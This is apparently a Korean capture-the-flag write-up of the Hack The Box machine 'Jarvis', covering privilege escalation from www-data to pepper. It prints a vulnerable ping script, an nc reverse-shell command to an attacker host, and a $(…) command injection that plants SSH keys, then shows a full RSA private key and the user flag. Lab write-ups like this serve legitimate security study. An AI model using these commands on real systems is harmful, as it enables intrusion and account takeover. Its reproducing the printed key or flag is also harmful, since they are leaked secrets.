command standard output: 'cat: /home/pepper/user.txt: Permission denied'
pepper 유저를 확인했고 해당 디렉토리에 cat user.txt 를 시도했으나 권한 이슈로 실패.
Privilege Escalation
os-shell> sudo -l
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
---
Matching Defaults entries for www-data on jarvis:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on jarvis:
    (pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
---
os-shell>
sudo -l 명령어 결과 /var/www/Admin-Utilities/simpler.py 를 찾았다. 해당 파일을 열어보자.
simpler.py Code
os-shell> cat /var/www/Admin-Utilities/simpler.py
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
---
#!/usr/bin/env python3
from datetime import datetime
import sys
import os
from os import listdir
import re

def show_help():
    message='''
********************************************************
* Simpler   -   A simple simplifier ;)                 *
* Version 1.0                                          *
********************************************************
Usage:  python3 simpler.py [options]

Options:
    -h/--help   : This help
    -s          : Statistics
    -l          : List the attackers IP
    -p          : ping an attacker IP
    '''
    print(message)

def show_header():
    print('''***********************************************
     _                 _
 ___(_)_ __ ___  _ __ | | ___ _ __ _ __  _   _
/ __| | '_ ` _ \| '_ \| |/ _ \ '__| '_ \| | | |
\__ \ | | | | | | |_) | |  __/ |_ | |_) | |_| |
|___/_|_| |_| |_| .__/|_|\___|_(_)| .__/ \__, |
                |_|               |_|    |___/
                                @ironhackers.es

***********************************************
''')

def show_statistics():
    path = '/home/pepper/Web/Logs/'
    print('Statistics
-----------')
    listed_files = listdir(path)
    count = len(listed_files)
    print('Number of Attackers: ' + str(count))
    level_1 = 0
    dat = datetime(1, 1, 1)
    ip_list = []
    reks = []
    ip = ''
    req = ''
    rek = ''
    for i in listed_files:
        f = open(path + i, 'r')
        lines = f.readlines()
        level2, rek = get_max_level(lines)
        fecha, requ = date_to_num(lines)
        ip = i.split('.')[0] + '.' + i.split('.')[1] + '.' + i.split('.')[2] + '.' + i.split('.')[3]
        if fecha > dat:
            dat = fecha
            req = requ
            ip2 = i.split('.')[0] + '.' + i.split('.')[1] + '.' + i.split('.')[2] + '.' + i.split('.')[3]
        if int(level2) > int(level_1):
            level_1 = level2
            ip_list = [ip]
            reks=[rek]
        elif int(level2) == int(level_1):
            ip_list.append(ip)
            reks.append(rek)
        f.close()

    print('Most Risky:')
    if len(ip_list) > 1:
        print('More than 1 ip found')
    cont = 0
    for i in ip_list:
        print('    ' + i + ' - Attack Level : ' + level_1 + ' Request: ' + reks[cont])
        cont = cont + 1

    print('Most Recent: ' + ip2 + ' --> ' + str(dat) + ' ' + req)

def list_ip():
    print('Attackers
-----------')
    path = '/home/pepper/Web/Logs/'
    listed_files = listdir(path)
    for i in listed_files:
        f = open(path + i,'r')
        lines = f.readlines()
        level,req = get_max_level(lines)
        print(i.split('.')[0] + '.' + i.split('.')[1] + '.' + i.split('.')[2] + '.' + i.split('.')[3] + ' - Attack Level : ' + level)
        f.close()

def date_to_num(lines):
    dat = datetime(1,1,1)
    ip = ''
    req=''
    for i in lines:
        if 'Level' in i:
            fecha=(i.split(' ')[6] + ' ' + i.split(' ')[7]).split('
')[0]
            regex = '(\d+)-(.*)-(\d+)(.*)'
            logEx=re.match(regex, fecha).groups()
            mes = to_dict(logEx[1])
            fecha = logEx[0] + '-' + mes + '-' + logEx[2] + ' ' + logEx[3]
            fecha = datetime.strptime(fecha, '%Y-%m-%d %H:%M:%S')
            if fecha > dat:
                dat = fecha
                req = i.split(' ')[8] + ' ' + i.split(' ')[9] + ' ' + i.split(' ')[10]
    return dat, req

def to_dict(name):
    month_dict = {'Jan':'01','Feb':'02','Mar':'03','Apr':'04', 'May':'05', 'Jun':'06','Jul':'07','Aug':'08','Sep':'09','Oct':'10','Nov':'11','Dec':'12'}
    return month_dict[name]

def get_max_level(lines):
    level=0
    for j in lines:
        if 'Level' in j:
            if int(j.split(' ')[4]) > int(level):
                level = j.split(' ')[4]
                req=j.split(' ')[8] + ' ' + j.split(' ')[9] + ' ' + j.split(' ')[10]
    return level, req

def exec_ping():
    forbidden = ['&', ';', '-', '`', '||', '|']
    command = input('Enter an IP: ')
    for i in forbidden:
        if i in command:
            print('Got you')
            exit()
    os.system('ping ' + command)

if __name__ == '__main__':
    show_header()
    if len(sys.argv) != 2:
        show_help()
        exit()
    if sys.argv[1] == '-h' or sys.argv[1] == '--help':
        show_help()
        exit()
    elif sys.argv[1] == '-s':
        show_statistics()
        exit()
    elif sys.argv[1] == '-l':
        list_ip()
        exit()
    elif sys.argv[1] == '-p':
        exec_ping()
        exit()
    else:
        show_help()
        exit()
---
os-shell>
Code Analyze
exec_ping()에 os.system 이 존재. 블랙리스트 방식으로 forbidden에 있는 특수문자들을 금지하고 있다. $랑 (, ) 등등의 것들은 안막혀 있는 상황
-p 인자 값으로 아마 $(cmd) 형식으로 명령어를 던져줄 수 있을 것이다.
여기부터 sqlmap의 os-shell로 연결 후에 simpler.py 를 실행해도 EOF 오류가 떠서 주변 사람들에게 조언을 구했다.
EOF가 뜨는 이유?
먼저 sqlmap의 os-shell 구조부터 알아야한다.
sqlmap → HTTP 요청 → PHP web backdoor → 시스템 명령 실행 → HTTP 응답 반환sqlmap --os-shell 명령은 위와 같은 프로세스로 흘러간다. 이때 시스템 명령 실행은 단순히 os.system("command") 형태로 실행되고, stdin이 닫힌 상태로 전달된다. 즉, input()이나 read()를 호출해도 사용자의 키보드 입력이 들어올 수 없는 형태인 것이다. 그래서 표준 입력이 존재하지 않으므로 당연히 stdout()도 없는것이라 EOF가 나는 것이다.
그래서 내부에서 command = input(' Enter an IP ')를 만나면
EOFError: EOF when reading a line이 되는 것이다
그렇다면 왜 리버스 쉘에서는 simpler.py가 동작하는걸까?
sqlmap의 os-shell은 비대화형이므로 tty가 없다. 그러나 리버스쉘을 새로 따게 되면 tty가 있는 상태이므로 정상적으로 stdin, stdout, stderr이 모두 정상동작하는 대화형 상태가 되는 것이다.
그러나 착각하면 안되는 점은 리버스쉘은 처음엔 기본 I/O 스트림만 연결된 raw shell 인 경우가 많다. 이걸 완전한 TTY 세션으로 바꾸면 bash 프롬프트나 sudo, vim, less 같은 프로그램도 정상 작동하게 된다.
그 결과 os-shell에서 다시 reverse-shell로 연결을 해야한다는 조언을 받았다.
[로컬 pc]
nc -nvlp 4444

[os-shell]
nc 10.10.14.12 4444 -e /bin/sh
리버스 쉘 연결 후 simpler.py를 실행하니 정상적으로 Enter an IP가 떴다.
pepper 계정으로 ssh에 로그인 하는것을 목표로 하자.
SSH 연결 시 필요한 파일 및 과정
- id_rsa
- 역할: 비밀(비공개) 키. 사용자(클라이언트)가 진짜 키 소유자임을 증명하기 위해 서버가 보낸 챌린지에 서명(sign)하는 데 사용한다.
- 보관 위치: 클라이언트 ~/.ssh/id_rsa
- 권한: chmod 600 ~/.ssh/id_rsa
- 특징: 개인키만 있으면 공개키를 복구(생성) 가능. 따라서 id-rsa.pub가 없어도 개인키로 인증 가능(그러나, 서버에 대응 공개키가 있어야한다.)
- id_rsa.pub - 클라이언트 측
- 역할: 개인키에 대응하는 공개키. 서버의 authorized_keys에 추가되는 내용(또는 그 일부).
- 보관 위치: 보통 ~/.ssh/id_rsa.pub. 클라이언트가 서버에 키를 설치할 때 전송/복사 함.
- 권한: chmod 644 ~/.ssh/id_rsa.pub(읽기 허용)
- 특징: 공개 정보로 취급하지만, 키 관리상 언전하게 다루는 것이 좋음.
- authorized_keys - 서버 측
- 역할: 서버가 허용하는 공개키 목록. 이 파일에 들어있는 공개키와 클라이언트가 제시하는 공개키가 매칭되면 서버는 클라이언트에게 인증 챌린지를 보내고, 클라이언트는 개인키로 서명하여 로그인 허용 여부가 결정된다.
- 위치: 리모트 사용자 홈 디렉토리
- 권한: chmod 600 ~/.ssh/authorized_keys 권장
- 특징: 여러 공개키(여러 줄)를 저장할 수 있음. 키마다 접속 옵션을 설정할 수 있음.
SSH 인증 흐름
- 클라이언트가 접속 시 서버에 자신의 공개키를 제시한다.
- 서버는 authorized_keys에 해당 공개키가 있는지 확인.
- 일치하면 서버가 임의의 데이터(챌린지)를 보냄.
- 클라이언트는 개인키로 챌린지에 서명하여 응답.
- 서버는 공개키로 서명을 검증하고 성공하면 인증 허용.
- (클라이언트가 개인키를 소유하고 있음을 증명하는 과정이 핵심임)
[Reverse shell]
$ echo "mkdir /home/pepper/.ssh;ssh-keygen -q -t rsa -N '' -C 'pam'
	-f /home/pepper/.ssh/id_rsa;cp /home/pepper/.ssh/id_rsa.pub
	/home/pepper/.ssh/authorized_keys;chmod 600 /home/pepper/.ssh/authorized_keys;"
	> /tmp/x.sh

sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
***********************************************
     _                 _
 ___(_)_ __ ___  _ __ | | ___ _ __ _ __  _   _
/ __| | '_ ` _ \| '_ \| |/ _ \ '__| '_ \| | | |
\__ \ | | | | | | |_) | |  __/ |_ | |_) | |_| |
|___/_|_| |_| |_| .__/|_|\___|_(_)| .__/ \__, |
                |_|               |_|    |___/
                                @ironhackers.es

***********************************************

Enter an IP: $(sh /tmp/x.sh)
ls -al /home/pepper
total 36
drwxr-xr-x 5 pepper pepper 4096 Oct 25 23:25 .
drwxr-xr-x 3 root   root   4096 May  9  2022 ..
lrwxrwxrwx 1 root   root      9 Mar  4  2019 .bash_history -> /dev/null
-rw-r--r-- 1 pepper pepper  220 Mar  2  2019 .bash_logout
-rw-r--r-- 1 pepper pepper 3526 Mar  2  2019 .bashrc
drwxr-xr-x 2 pepper pepper 4096 May  9  2022 .nano
-rw-r--r-- 1 pepper pepper  675 Mar  2  2019 .profile
drwxr-xr-x 2 pepper pepper 4096 Oct 25 23:25 .ssh
drwxr-xr-x 3 pepper pepper 4096 May  9  2022 Web
-r--r----- 1 root pepper 33 Oct 25 22:30 user.txt[Reverse shell]
sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
***********************************************
_ _
___(_)_ __ ___ _ __ | | ___ _ __ _ __ _ _
/ __| | '_ ` _ \| '_ \| |/ _ \ '__| '_ \| | | |
\__ \ | | | | | | |_) | | __/ |_ | |_) | |_| |
|___/_|_| |_| |_| .__/|_|\___|_(_)| .__/ \__, |
|_| |_| |___/
@ironhackers.es
***********************************************
Enter an IP: $(chmod 777 /home/pepper/.ssh/id_rsa)
cat /home/pepper/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAwn1zfzzqnpZmTrjRSRSnJ74bvgPdi3k+238nr55N0Drg49oI
QR/LMbqfSEOSkjJ3teiKA6r3lde/xmbPuxy49Aj8QUyAVHBWFsIenwh8BAD7GubP
k6AmBb1Nv11joDoQqlWBz+aVyZ0EU8L3jJQVNM+IIdd0Siod0QdOD1JyK4zPyZdd
1GDUElQ0/3EmS4PEwTjXaRDf+HqByupyFdLJTQ0P8/WZHT5vdc+o/2CeLFUgJMuI
W+SYGuJMF6dtINLLiis0xwJ34ctKlosdBavKhXjeYr/eI+yaTMCzBfrX3Pgn2gk0
RK/wNPewY3iqXb/Ke/TXqFJ9zAFIRQYpxvDquwIDAQABAoIBAQCOXEuFUC6gZJCA
gPHYX4C3K4WdAbFR3S7wddOzzdlBWUeyIK84FDCktujOeX+4+a38fjk/1A4kJWdf
r3PQj4amQkl69qdcp1mskOzfFdPJDnq/R0Gb2nbabqWRNKeu6bG3LJ23cx4jFIbN
VQHkaaRYIqyPsOiTPN7UWVd/Cac+Ti1ROsbGnTL8/AtkEZyjvXnD/7mAEMGz5h2j
6FVwhFTuJK+gwGuS2157lnDGEf8D2B8CWp03FMohwM2LL8KNceaed46VHnBNI2YP
0RhPCqbYUqFclk8RV4n/P8ufULjEDhHn2jSuguc+L8MOGK1gPX7Zzwy9kzd8fhC+
PYhH2bm5AoGBAPDXrOHuVxdkskQfryrpD5ugz1Pzhmiwoy/DlShsJtNMmUn1kUGW
WcfrIKmah0B9oaFiGmhbvZ89aeXRGtAjFLDp3/SgFPBGO8TcJe7tbBDdrJhEAcLw
+HQ6r+Ba7m8iXG561nVmvaaGLPB0lqdqZjalZ1I2moC9VYl1wAetRXs3AoGBAM66
+GK8EO7NteBUgsx2tJNWa7x3IpivGV+azx6Xm9N+OI9ouP0XlsKf/4pVda24kVYt
xZ1Fxz0NgUiGOpIGAaobs248JrbKWQu04blV4C4ayD8Z8mEx9/JP+0epMeHI25ec
+/qd2I5msfBUxRRb31Z7aQhEPwInv/AITeUmP3adAoGAO7H5k/Zzd8TpuqDv1f72
c2ikevZ9di1yBUDBE8fax7zQsdhALLWLg1XwPpmitIVvLoUWbo9urK2YNfJiZvyL
AF63t/aFuhhucBjw/guzIWsQgJ06oor/yi9RsJZZSwqFRo0D4w2YLFJNiTwcq1pg
A2Nz/Ji0KvzC2tNoyX5VHnkCgYEAy8F4o0gdoGFci7iAGqo9HKMnGOCLVtXuOk7J
KavgSDm14ZMkEUA4tachJOVKUWkCxl/i0DpAP6qZ7DNwcxA8f79BwLrEpZEW5vTn
Lda4WHjJOXiHbsjjSw8N6fmXUqS32t09diwxj1kktG24uXI71G9afG1XdPZctWZZ
8CscjfkCgYB2OGDY0p9r32nvZ67naL/t6Hvz8xKhWFAHdq5JIrF3SHycXwkLw3I0
ZI+V1eowY76r6MS6eyHYc+uwXYAWMA4QdXfoy9UZ3vpBGAbGNZeJJvPEe0e7bkUm
ROQ/cQju/+xLxP2wQSABoOF8Gld0ZygQVPA2GGzRHxCNcPs+On8deg==
-----END RSA PRIVATE KEY-----Get Flag
❯ vim privkey
❯ ssh pepper@jarvis.htb -i privkey
The authenticity of host 'jarvis.htb (10.129.247.149)' can't be established.
ED25519 key fingerprint is SHA256:GaSWjdBVIx1lUfM+vIvARm9dArCqI6Cbk/IXmDpPFHc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'jarvis.htb' (ED25519) to the list of known hosts.
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'privkey' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "privkey": bad permissions
pepper@jarvis.htb's password:
Permission denied, please try again.
pepper@jarvis.htb's password:

❯ chmod 600 privkey
❯ ssh pepper@jarvis.htb -i privkey
Linux jarvis 4.9.0-19-amd64 #1 SMP Debian 4.9.320-2 (2022-06-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct 10 09:53:15 2023 from 10.10.14.23
pepper@jarvis:~$ cat user.txt
a0f0a4221c739f4030acaa2d5cfc5dde
여기서 id_rsa 값을 옮겨온 privkey 파일의 권한을 600을 줘야한다. 그 이유는 OpenSSH는 개인키 파일이 다른 사용자에게 읽히거나 쓰일 수 있으면 그 키를 사용하지 않기 때문이다.
600정도는 돼야 SSH 클라이언트가 개인키를 안전하다고 판단해 키로 인증 시도를하고, 그렇지 않으면 키를 무시하고 비밀번호 인증으로 넘어간다.
OpenSSH
OpenSSH는 클라이언트 쪽에서 개인키 파일의 퍼미션을 검사한다. 파일이 group/world에 대해 읽기, 쓰기 권한이 있거나 소유자가 올바르지 않다고 판단되면 그 키를 무시한다. 이는 SSH가 자동으로 위험한 키 사용을 차단하기 위한 방어층이다.
a0f0a4221c739f4030acaa2d5cfc5dde
작성 기록과 문제 출처
원문과 출처
풀이와 설명: MadEyE / 이선용의 개인 Notion 기록.
문제에서 제공한 코드·서비스 화면과 외부 참고자료의 권리는 해당 작성자와 플랫폼에 있습니다.
원문 본문·코드·실습 증적을 보존했으며, 원문에 포함된 외부 글은 참고 링크로 안내합니다.
다음 글